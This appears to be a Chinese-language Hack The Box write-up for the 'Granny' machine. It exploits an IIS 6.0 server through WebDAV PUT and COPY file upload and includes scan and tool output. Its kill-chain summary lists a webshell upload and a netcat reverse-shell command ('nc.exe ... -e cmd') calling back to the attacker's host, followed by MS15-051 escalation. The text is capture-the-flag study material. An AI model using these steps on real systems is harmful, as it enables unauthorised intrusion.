

## 概述 （Overview）

Author: 0x584A



## 攻击链 （Kiillchain）



10.10.10.15
Port 80 - IIS6.0 WebDav Enabled
PUT /Webshell.txt
COPY /WebShell.txt > /WebShel.aspx
PUT /nc.txt
COPY /nc.txt > /nc.exe
nc.exe 10.10.16.4 9900 -e cmd
user.txt
MS15-051
root.txt

## TTPs （Tactics, Techniques & Procedures）

- nmapAutomator.sh
- httpie
- https://github.com/danielmiessler/SecLists/blob/master/Web-Shells/laudanum-0.8/aspx/shell.aspx
- https://github.com/SecWiki/windows-kernel-exploits


## 阶段1：枚举

通过nmap扫描，脚本识别提示存在很多类型的 methods。Web服务中间件是 `iis 6.0`



```
┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# nmapAutomator.sh 10.10.10.15 Script

Running a Script scan on 10.10.10.15

Host is likely running Windows


---------------------Starting Script Scan---------------------



PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Server Date: Tue, 23 Mar 2021 12:48:16 GMT
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows



---------------------Finished all scans---------------------


Completed in 13 seconds
```

浏览器访问显示为一个默认的提示信息页面，没多大利用的可能性。



Under Construction

The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.


Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.


**To access IIS Help**

1. Click **Start**, and then click **Run**.
2. In the **Open** text box, type **inetmgr**. IIS Manager appears.
3. From the **Help** menu, click **Help Topics**.
4. Click **Internet Information Services**.

看一眼 AutoRecon 的提示信息， `WebDAV is enabled`



```
[08:37:02]    There are 3 tasks still running on 10.10.10.15: nmap-top-20-udp, tcp/80/nmap-http, tcp/80/nikt
] Task tcp/80/nmap-http on 10.10.10.15 - Nmap script found a potential vulnerability. (State: VULNERABLE)
] Task tcp/80/nmap-http on 10.10.10.15 - Identified HTTP Server: Microsoft-IIS/6.0
] Task tcp/80/nmap-http on 10.10.10.15 - Identified HTTP Server: 5.0_Pub
] Task tcp/80/nmap-http on 10.10.10.15 - WebDAV is enabled
```



```
└─# cat results/10.10.10.15/scans/tcp_80_http_nikto.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.15
+ Target Hostname:    10.10.10.15
+ Target Port:        80
+ Start Time:         2021-03-23 08:31:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/6.0
+ Retrieved microsoftofficewebserver header: 5.0_Pub
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to th
+ Uncommon header 'microsoftofficewebserver' found, with contents: 5.0_P
+ The X-Content-Type-Options header is not set. This could allow the use
+ Retrieved x-aspnet-version header: 1.1.4322
+ No CGI Directories found (use '-C all' to force check all possible dir
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web s
+ OSVDB-5646: HTTP method 'DELETE' allows clients to delete files on the
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
+ Retrieved ms-author-via header: MS-FP/4.0,DAV
+ Uncommon header 'ms-author-via' found, with contents: MS-FP/4.0,DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, CO
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients t
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clie
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COP
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow cli
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to
+ WebDAV enabled (SEARCH PROPFIND UNLOCK LOCK COPY PROPPATCH MKCOL liste
+ OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP addr
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPa
+ OSVDB-3233: /postinfo.html: Microsoft FrontPage default file found.
+ OSVDB-3233: /_private/: FrontPage directory found.
+ OSVDB-3233: /_vti_bin/: FrontPage directory found.
+ OSVDB-3233: /_vti_inf.html: FrontPage/SharePoint is installed and reve
+ OSVDB-3300: /_vti_bin/: shtml.exe/shtml.dll is available remotely. Som
+ OSVDB-3500: /_vti_bin/fpcount.exe: Frontpage counter CGI has been foun
though a vulnerability in this version could not be confirmed. http://cv
id/2252.
+ OSVDB-67: /_vti_bin/shtml.dll/_vti_rpc: The anonymous FrontPage user i
```

## 阶段2：工具及利用

IIS – PUT 漏洞

### IIS简介

iis是Internet Information Services的缩写，意为互联网信息服务，是由微软公司提供的基于运行Microsoft Windows的互联网基本服务。

最初是Windows NT版本的可选包，随后内置在Windows 2000、Windows XP Professional和Windows Server 2003一起发行，但在Windows XP Home版本上并没有IIS。


IIS是一种Web（网页）服务组件，其中包括Web服务器、FTP服务器、NNTP服务器和SMTP服务器，分别用于网页浏览、文件传输、新闻服务和邮件发送等方面，它使得在网络（包括互联网和局域网）上发布信息成了一件很容易的事。

### Put漏洞造成原因

IIS Server在Web服务扩展中开启了 `WebDAV` ，配置了可以 `写入的权限` ，造成 `任意文件上传` 。

## 阶段2.1：PUT文件上传


尝试利用 `PUT` 请求上传内容，发现txt是成功的但是不能直接上传asp、aspx脚本类文件。



```
┌──(x㉿kali)-[~/hackthebox]
└─$ echo "2" > 2.txt

┌──(x㉿kali)-[~/hackthebox]
└─$ http PUT 10.10.10.15/1.txt -v < 2.txt
PUT /1.txt HTTP/1.1
Accept: application/json, */*;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 2
Content-Type: application/json
Host: 10.10.10.15
User-Agent: HTTPie/2.2.0

2

HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COP
Content-Length: 0
Date: Tue, 23 Mar 2021 12:45:46 GMT
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```


```
2
```

查下是否存在可利用的 exploit：



```
└─# searchsploit webdav iis 6.0                                              130 ✕
---------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow    | windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)                 | windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)                 | windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)             | windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)               | windows/remote/8765.php
---------------------------------------------------------------------------- ---------------------------
```

有一个 41738.py 的脚本，从代码的描述中查看它是用来弹计算器的... 放弃..




```
es. It will launch a calc.exe which shows the
l of Computer Science & Engineering, South Ch
```

找到微软的开发文档，在 `WebDAV Methods` 中找可利用的类型，发现很多可以用于本次攻击（我这里用的COPY）。

> https://docs.microsoft.com/en-us/previous-versions/office/developer/exchange-server-2003/aa142816(v=exchg.65)

